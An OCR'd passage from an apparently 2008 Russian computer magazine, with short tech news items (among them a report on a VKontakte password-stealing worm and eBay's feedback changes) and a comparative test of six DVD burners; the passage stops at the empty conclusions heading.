Встречайте новый Windows Server 2008 на www.windows-server.ru
IT 24-7
Сервер. Будущее в настоящем.
Windows Server 2008

Стерильная клавиатура? Уже реальность



Наверное, многие помнят дурацкий тест, совсем недавно гулявший по сети — «Сколько унитазов в твой клавиатуре?». Он подсчитывал примерное количество микробов, регулярно скапливающихся на мыши и клаве, исходя из того, как часто ты здороваешься с людьми за руку, хватаешься за грязные поручни в транспорте и так далее. Конечно, тест был всего лишь приколом, но, как известно — в каждой шутке есть доля шутки. Данный случай не исключение и клавиатуру с мышкой, в самом деле, стоит регулярно чистить, потому как микробы там, и правда, имеют место. Но, похоже, наши восточные друзья придумали более радикальный метод. В конце этого лета в продажу поступит первый антибактериальный набор, состоящий из мыши с клавиатурой.
Разработала новинку тайваньская компания Behavior Tech Computer, и основная особенность комплекта BTC-AB5109 заключается в высокоэффективном биоцидном веществе, добавленном непосредственно в пластик. Благодаря нему, большинство бактерий, обычно переносимых на руках, уничтожаются. По понятным причинам сет в первую очередь рекомендован к использованию в школах, больницах и других общественных местах.

Эпидемия ВКонтакте




Популярнейшая социальная сеть Вконтакте.ру подверглась серьезной вирусной атаке, заставившей крупные антивирусные лаборатории срочно обратиться к народу с призывами быть внимательнее, а заодно лишний раз порекомендовать «летать только нашими авиалиниями», то есть, пользоваться именно их продуктами. Причиной переполоха стал червь Win32.HLLW.AntiDurov, рассылающий себя под видом обычной прикольной картинки. Ссылка ведет на сайт http://******.misecure.com/deti.jpg, но реально по ссылке мы получаем не jpg, а файл deti.scr с тем самым червяком. Устанавливаясь в системе, он ищет в cookies пароль от Вконтакте, и если находит, то продолжает рассылать себя и дальше по списку контактов очередной жертвы. Но вряд ли вирусу удалось бы поднять такой шум, если бы он не делал еще одну вещь — 25-го числа каждого месяца, в 10 утра, червь выводит на экран сообщение: «Павел Дуров Работая с «ВКонтакте.РУ» Вы ни разу не повышали свой рейтинг и поэтому мы не получили от Вас прибыли. За это Ваш компьютер будет уничтожен! Если обратитесь в милицию, то сильно пожалеете об этом!» и начинает уничтожать все файлы на диске C:. Так что, всем видевшим картинку с забавными червячками, в самом деле, стоит проверить машину на вирусы. И желательно, до 25-го числа :).

Пертурбации на EBay

На крупнейшем интернет-аукционе EBay.com произошли серьезные изменения в системе подсчета feedback'ов. Если раньше оставить негативный или нейтральный отзыв друг другу могли как покупатель, так и продавец, то теперь продавцы такой возможности лишились. Согласно официальному заявлению — возможность получить в ответ негативный feedback пугала покупателей, и зачастую из-за этого они не решались «покарать» негативом нечестных, невнимательных и так далее селлеров. Теперь же руки у покупателей развязаны, и можно более не опасаться мести. С баерами, которые попытаются злоупотреблять новым положением, eBay обещает разбираться самостоятельно.
Помимо этой довольно радикальной меры изменилась и сама система подсчета отзывов — теперь рейтинг продавца рассчитывается исходя из feddback'ов полученных за последний год, а не за все время регистрации, как это было раньше. Из-за этого рейтинг у большинства продавцов испортился в зависимости от количества нейтральных и негативных отзывов. В итоге, продавцы с рейтингом 100% стали чем-то вроде редкого вида, многие лишились званий PowerSeller'ов, и недовольство комьюнити очень велико. Если в ближайшем будущем последуют бойкоты аукциона — это будет совсем не удивительно.

Каждый сотый поляк написал хотя бы одну статью для Wikipedia. У России этот показатель ровно в 10 раз меньше



Конференция reMIX

23-го мая в Москве, в Колонном зале Дома союзов, состоялась первая конференция reMIX для веб-разрабочиков — своего рода ответвление от известной ежегодной конференции MIX, которую Microsoft проводила в США уже трижды. Равно как и ее «старший брат», reMIX ориентирована на людей, чья работа так или иначе связана с онлайновыми технологиями и разработками, то есть, балом правили веб-разработчики и веб-дизайнеры. Самым ярким событием конференции бесспорно можно назвать блиц-визит в Москву Стивена Балмера — CEO Microsoft. Все прошло мирно (напомню, что, например, в Венгрии его закидали яйцами). В ходе часовой беседы с Антоном Носиком (известным сетевым деятелем, приложившим руку к созданию Gazeta.ru, Vesti.ru, NewsRu.com и т.д., журналистом и ныне главой службы блогов компании «SUP Fabrik») Балмер фактически дал последнему интервью и ответил на вопросы из интернета. Среди прочего он подтвердил, что сделка по покупке компании Yahoo не состоится, и заверил, что найти другое применение 50 миллиардам долларов труда не составит. Подтвердил Балмер и тот факт, что прекращать поддержку XP в ближайшем будущем Microsoft не собирается, чего нельзя сказать о ее продажах — финальное решение по этому вопросу еще не принято. Так же в разговоре были затронуты темы open source, инноваций в области веб-технологий и пиратства, но ничего нового по ним сказано не было. Не обошлось и без доли юмора. Так, отвечая на вопрос из Сети, касательно того, видел ли он фильм «Пираты Кремниевой долины» и как относится к своему персонажу в оном, Балмер сообщил, что хорошо относится и к самому фильму, и к своему персонажу, после чего хитро рассмеялся и добавил, что он вообще, в целом, «nice guy».

Но визитом главы Microsoft конференция, конечно, не закончилась. В течение дня на reMIX было зачитано 5 технических докладов — по SilverlightTM 2.0, технологии Internet Explorer® 8, Windows Server® 2008 и Internet Information Services 7 (IIS7). И под вечер состоялся круглый стол с участием Сергея Рыжикова, Алекса Экслера, Антона Носика, Дмитрия Завалишина, Петра Диденко и Владимира Габриеля. Тема «Будущее Microsoft в Вебе» дала участникам весьма широкое поле для обсуждений, а присутствующие разработчики смогли задать свои вопросы представителям Microsoft и другим участникам дискуссии.







Нет биометрике в документах!

В Европе вовсю вводят в обиход паспорта с использованием биометрических данных, но далеко не всем это по душе, и протестует каждый по-своему. Хак-группа Chaos Computer Club (или же CCC) разжилась отпечатком пальца главы МВД Германии Вольфганга Шойбле и открыто опубликовала его в своем журнале Die Datenschleuder, присовокупив к этому подробный мануал по переснятию и подделке отпечатков пальцев. А «пальчики» Шойбле CCC спокойно сняли со стакана, из которого он пил во время одного из своих выступлений. Помимо этого хакеры заявили, что планируют добавить в свой «биометрический альбом» отпечатки канцлера Ангелы Меркель и министра-президента Баварии Гюнтера Бекштейна. Разумеется, данный «альбом» доступен всем и каждому, а распространение чужих отпечатков — дело теоретически уголовно наказуемое. Как говорится, был бы прецедент. Однако реакция со стороны германского МВД пока последовала весьма мягкая — там отметили, что снятие отпечатков со стекла никак не компрометирует биометрические паспорта и данная методика известна давным-давно.







АЛЕКСЕЙ ШУВАЕВ

САМОПИСЕЦ, ЖГИ ЕЩЕ!

СРАВНИТЕЛЬНОЕ ТЕСТИРОВАНИЕ ПИШУЩИХ DVD-ПРИВОДОВ

Копирование и хранение информации всегда было вопросом актуальным — таким и остается. Флешки объемом 8 Гб значительно дороже, чем двухслойная болванка, а скорости чтения и записи при работе с оптическим диском больше, нежели предлагает флеш. Итак, мы снова пишем на болванки.


МЕТОДИКА ТЕСТИРОВАНИЯ

Чтобы определить возможности устройства и сравнить приводы между собой, мы воспользовались утилитой, идущей в пакете с Nero Burning Rom, — Nero CD-DVD Speed. Ты тоже можешь бесплатно скачать ее для тестов или ознакомления. При помощи утилиты можно наблюдать за графиком прожига болванки, на котором отображаются две кривых: желтая — скорость вращения шпинделя, и зеленая — скорость записи. В идеале, кривые записи и чтения должны быть без резких скачков, что будет свидетельствовать о качественном прожиге и минимальном уровне ошибок. Для теста были отобраны DVD-болванки Verbatim с заявленной скоростной характеристикой 16X. Есть приводы, которые способны работать и на больших скоростях, но так как DVD со скоростью записи выше 16X в продаже найти не удалось, мы использовали те же диски. По результатам тестирования были получены скорость и время записи и чтения.

Тестовые модели:
ASUS DRW-2014L1T
LG GH20NS10
Optiarc AD-7203
PIONEER DVR-215
PLEXTOR PX-800A
TSSTcorp SH-S203D


Тестовый стенд:
Процессор: AMD Athlon XP 64 X2 3800+
Матплата: Asus A8N-E
Видеокарта: XFX Geforce 8800 GTS
Память: DDR 2048 M6
Жесткий диск: HDD Samsung 300 Gb

ВРЕМЯ ЧТЕНИЯ



Практически все приводы справились с чтением диска за схожее время, но ASUS DRW-2014L1T опять отстал ото всех

ВРЕМЯ ЗАПИСИ



На сравнительном графике привод от ASUS заметно отстает по времени

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ ИНТЕРНЕТ-МАГАЗИНУ DIGITALSHOP.RU (Т.(495) 730-7758), А ТАКЖЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ ASUS И LG



ASUS DRW-2014L1T

Технические характеристики:
Интерфейс: **SATA**
Объем буфера: **2 Мб**
Поддерживаемые форматы чтения: **CD-R/RW/DVD+R/-R/+RW/-R DL/+R DL/-RW/RAM**
Поддерживаемые форматы записи: **CD-R/RW/DVD+R/-R/+RW/-R DL/+R DL/-RW/RAM**
Скорости чтения CD/DVD: **48X/16X**
Поддержка Lightscribe: **да**
Скорости записи: **CD-R 48x, CD-RW 32x, DVD+R 20x, DVD+R DL 8x, DVD+RW 8x, DVD-R 20x, DVD-R DL 8x, DVD-RW 6x, DVD-RAM 14x.**

●●●●●○○○○○

На этот раз в наши руки попал девайс ASUS DRW-2014L1T. Как и положено современным устройствам, подключается по шине SATA — быстро, удобно и практично. Привод работает со всеми типами оптических дисков эры CD и DVD и поддерживает технологию LightScribe, которая позволяет выводить произвольный монохромный рисунок на нерабочей поверхности диска (учти, что для этого необходимо покупать специальные болванки с дополнительным слоем). Заявлено, что скорость записи составляет 20X для дисков DVD+R. В нашем случае устройство вело себя странно и показало максимальный результат на уровне 15X. Кроме того, к концу записи были заметны сильные скачки скорости. В итоге, длительность прожига составила 6 с половиной минут. Что касается процедуры чтения той же болванки, то скачков скорости не наблюдалось, а максимум был достигнут на скорости чуть больше 12X — заметно меньше заявленных 16X. На чтение болванки было затрачено 6 минут 35 секунд. Девайс немного разочаровал по скоростным показателям, но порадовал стабильностью и безошибочностью чтения. Если у тебя есть видеокамера, которая работает с болванками DVD-RAM, то с этим приводом будет гораздо удобнее переписывать отснятый материал без посредничества камеры.

LG GH20NS10

730 руб.

Технические характеристики:
Интерфейс: **SATA**
Объем буфера: **2 Мб**
Поддерживаемые форматы чтения: **CD-R/RW/DVD+R/-R/+RW/-R DL/+R DL/-RW/RAM**
Поддерживаемые форматы записи: **CD-R/RW/DVD+R/-R/+RW/-R DL/+R DL/-RW/RAM**
Скорости чтения CD/DVD: **48X/16X**
Поддержка Lightscribe: **нет**
Скорости записи: **CD-R 48x, CD-RW 32x, DVD+R 20x, DVD+R DL 12x, DVD+RW 8x, DVD-R 20x, DVD-R DL 12x, DVD-RW 6x, DVD-RAM 12x.**

●●●●●●●●●○

Компания LG известна практически всем — благо, занимается она производством не только комплектующих и периферии, но и бытовой техники. Столь широкий ассортимент продукции не снижает качества. Привод подключается по шине SATA. Объем буферной памяти составляет 2 Мб (как показали тестирования, использование большего буфера не дает особых преимуществ, но сказывается на цене устройства). «Резак» отлично справляется со всеми оптическими дисками эпохи CD/DVD — включая DVD-RAM — как при работе на чтение, так и на запись. Максимальная скорость чтения CD и DVD составляет 48x и 16x, соответственно. Однослойные болванки однократной записи прожигаются на скорости 20x, а двухслойные — 12x; не придется долго ждать при записи 9 Гб данных. Работа с DVD-RAM ведется на скорости 12x, что неплохо, учитывая, что работать с таким типом диска можно, как с обычным винчестером. Поддержки технологии LigshtScribe нет, так что болванки придется по старинке подписывать маркером или пользоваться специальным принтером. На запись однослойной болванки привод затратил почти 5 минут и достиг максимальной скорости 18,32x. К тому же, наблюдались скачки скорости. Прочитан же диск был за 4 минуты 51 секунду (время чтения практически равно времени записи) — и без ошибок. Максимум скорости чтения был достигнут и даже слегка превышен. Устройство во время теста практически не нагрелось, а издаваемый шум был не на много выше уровня громкости системных вентиляторов.





800 руб.

Optiarc AD-7203A

Технические характеристики:
Интерфейс: **IDE**
Объем буфера: **2 Мб**
Поддерживаемые форматы чтения: **CD-R/RW/DVD+R/-R/+RW/-R DL/+R DL/-RW/RAM**
Поддерживаемые форматы записи: **CD-R/RW/DVD+R/-R/+RW/-R DL/+R DL/-RW/RAM**
Скорости чтения CD/DVD: **48X/16X**
Поддержка Lightscribe: **нет (есть LabelFlash)**
Скорости записи: **CD-R 48x, CD-RW 32x, DVD+R 20x, DVD+R DL 8x, DVD+RW 8x, DVD-R 20x, DVD-R DL 12x, DVD-RW 6x, DVD-RAM 12x.**

●●●●●●●○○○

Один из двух девайсов в тесте, подключаемый по шине IDE. Спорить о преимуществах или недостатках не стоит (вспомним, что на старых материнских платах может не оказаться порта SATA или все порты будут заняты подключенными жесткими дисками). Скорость записи не настолько велика, чтобы узким местом оказалась шина данных, поэтому вполне можно воспользоваться приводом с интерфейсом IDE. Тот недостаток, что широкий кабель ухудшает циркуляцию воздуха в системном блоке, решается покупкой специального кабеля или правильной прокладкой проводов. Теперь о возможностях: устройство работает со всеми оптическими дисками CD/DVD, включая DVD-RAM. Также поддерживается технология нанесения рисунка на дисках LightScribe. Как было заявлено, резак пишет болванки на скорости 20x. На графике ты можешь наблюдать скачки скорости, а как это отразилось на качестве записи, можно оценить на графике чтения. На прожиг затрачено 4 минуты 47 секунд. При чтении ранее записанного на этом приводе диска были заметны скачки скорости к концу передачи данных. Заявленная скорость была достигнута с учетом погрешностей, а на копирование диска ушло почти 5 минут. Надо сказать, что привод проявил себя не с лучшей стороны в плане шума. Вибрации невелики и будут гаситься корпусом при правильном монтаже устройства, но шум раскрученного диска способен заглушить слабый звук из динамиков. С учетом всех преимуществ и недостатков можно рекомендовать привод владельцам емких жестких дисков (по соображениям шумности DVD-фильм будет лучше скопировать, а не смотреть напрямую с диска) и обладателям свободного разъема IDE.


PIONEER DVR-215

840 руб.

Технические характеристики:
Интерфейс: **SATA**
Объем буфера: **2 Мб**
Поддерживаемые форматы чтения: **CD-R/RW/DVD+R/-R/+RW/-R DL/+R DL/-RW/RAM**
Поддерживаемые форматы записи: **CD-R/RW/DVD+R/-R/+RW/-R DL/+R DL/-RW/RAM**
Скорости чтения CD/DVD: **40X/16X**
Поддержка Lightscribe: **нет**
Скорости записи: **CD-R 40x, CD-RW 32x, DVD+R 20x, DVD+R DL 10x, DVD+RW 8x, DVD-R 20x, DVD-R DL 10x, DVD-RW 8x, DVD-RAM 12x.**

●●●●●●●○○○

Признанный производитель акустики и аудиоаппаратуры занимается также выпуском пишущих оптических приводов для твоего компьютера. Одна из таких моделей попала в нашу тестовую лабораторию и сейчас мы разберемся, что же она умеет. Резак способен работать с дисками CD и DVD — как на запись, так и на воспроизведение. Причем, записывать он может все типы дисков DVD, включая двухслойные болванки и DVD-RAM. При этом запись нам обещают на уровне 20x для однослойных дисков — нынешний максимум для всех приводов. К сожалению, отсутствует поддержка рисования на дисках, известная, как LightScribe — придется подписывать диски, как и прежде. Резак подключается по шине SATA; провода узкие, ошибиться с подключением невозможно и монтаж не займет много времени. Запись диска выявила несколько нюансов. Во-первых, привод достаточно шумный, но этим отличаются все скоростные модели — за скорость приходится платить. Во-вторых, посмотрев на график записи, ты отчетливо увидишь «гребенку» (в идеале кривая записи должна быть без скачков). Диск записан за 4 минуты 46 секунд и максимальная скорость даже немного превысила заявленные 20x. Этот же диск был прочитан за 4 минуты 59 секунд — совсем небольшая разница между временем записи и чтения. Заявленная скорость чтения в 16X была достигнута. Если обратишь внимание на график, то увидишь небольшие скачки скорости — это может свидетельствовать о чувствительности к качеству записи. Вероятно, поцарапанные диски будут читаться не столь быстро.


SENNHEISER
COMMUNICATIONS
любое
преимущество
оправдано





PLEXTOR PX-800A

Технические характеристики:
Интерфейс: **IDE**
Объем буфера: **2 Мб**
Поддерживаемые форматы чтения: **CD-R/RW/DVD+R/-R/+RW/-R DL/+R DL/-RW/RAM**
Поддерживаемые форматы записи: **CD-R/RW/DVD+R/-R/+RW/-R DL/+R DL/-RW/RAM**
Скорости чтения CD/DVD: **48X/16X**
Поддержка Lightscribe: **нет**
Скорости записи: **CD-R 48x, CD-RW 32x, DVD+R 18x, DVD+R DL 8x, DVD+RW 8x, DVD-R 18x, DVD-R DL 8x, DVD-RW 6x, DVD-RAM 12x.**

●●●●●●●●○○

Компания PLEXTOR действует на рынке оптических приводов уже довольно давно и может похвастаться «звездными» моделями. Сегодня на суд общественности представлена модель с интерфейсом IDE — не будем говорить о старомодности, ведь о целесообразности интерфейса SATA у оптических приводов еще можно поспорить. Посмотрим, что же предлагает нам свежий «резак». Скорость чтения DVD на уровне 16x, а DVD-RAM — 12x. Запись однослойных DVD+/-R порядка 18x — не рекорд, да и все остальные типы дисков также записываются несколько медленнее, чем у конкурентов. Впрочем, попробуем тесты. Диск был прожжен за 5 с половиной минут. Не больно-то быстро — к тому же, график записи пестрит скачками. А вот график чтения порадовал практически идеальной кривой. Скопировать диск ты сможешь ровно за 5 минут. И есть большая вероятность, что привод с успехом будет читать старые и поцарапанные болванки, а это многого стоит. Несмотря на распространенность технологии LighScribe, специальные диски с дополнительным слоем не пользуются большой популярностью у пользователей — вероятно, именно поэтому производитель не стал встраивать поддержку этой технологии. Малый уровень шума, незначительные вибрации и практически полное отсутствие нагрева — такими качествами может похвастаться PLEXTOR PX-800A. Помирившись с несколько увеличенным временем записи (относительно остальных «резаков»), ты получишь добротный девайс — крепкую рабочую лошадку.

TSSTcorp SH-S203D

Технические характеристики:
Интерфейс: **SATA**
Объем буфера: **2 Мб**
Поддерживаемые форматы чтения: **CD-R/RW/DVD+R/-R/+RW/-RW/RAM**
Поддерживаемые форматы записи: **CD-R/RW/DVD+R/-R/+RW/-RW/RAM**
Скорости чтения CD/DVD: **48X/16X**
Поддержка LightScribe: **нет**
Скорости записи: **CD-R 48x, CD-RW 32x, DVD+R 20x, DVD+R DL 16x, DVD+RW 8x, DVD-R 20x, DVD-R DL 12x, DVD-RW 6x, DVD-RAM 12x.**

●●●●●●●●●○

Привод, произведенный усилиями компаний Toshiba и Samsung, обладает неплохими заявленными техническими характеристиками. Подключается девайс по шине SATA: меньше проводов — лучше вентиляция в системном блоке. На старых материнских платах могут возникнуть проблемы с опознаванием устройства — но для их решения достаточно обновить на ней прошивку. Двух мегабайт буфера при прочих нормальных условиях будет вполне достаточно для эффективной работы. Скорости чтения CD и DVD-дисков, соответственно, 48X и 16X — но помни, что максимум передачи данных достигается на внешней стороне дорожки, то есть к концу данных на болванке. Привод не поддерживает нанесение рисунков на болванки, но неплохо справляется с записью. При тестовом прожиге чистого диска максимальная скорость была установлена на уровне 18,05x (немного не дотянуло до заявленных 20x). Были заметны и скачки скорости при записи. Время, затраченное на прожиг, составило 5 минут 16 секунд. Что касается чтения, то записанный диск был прочитан на максимальной скорости 16,25x, за 4 минуты 56 секунд. Чтение записанного диска прошло без ошибок, что свидетельствует о хорошем качестве записи. Подумай только — ты можешь скопировать фильм с DVD на компьютер менее чем за 5 минут. Приятно, что привод работает с болванками всех типов, включая DVD-RAM. И хотя эти диски по-прежнему отличаются высокой ценой и не имеют большого распространения, их можно встретить при использовании бытовых DVD-плееров или цифровых видеокамер. Привод работал относительно тихо, но при максимальных оборотах шпинделя двигателя звук выделялся из общего шума компьютера. За время работы с диском девайс практически не нагрелся.

ВЫВОДЫ

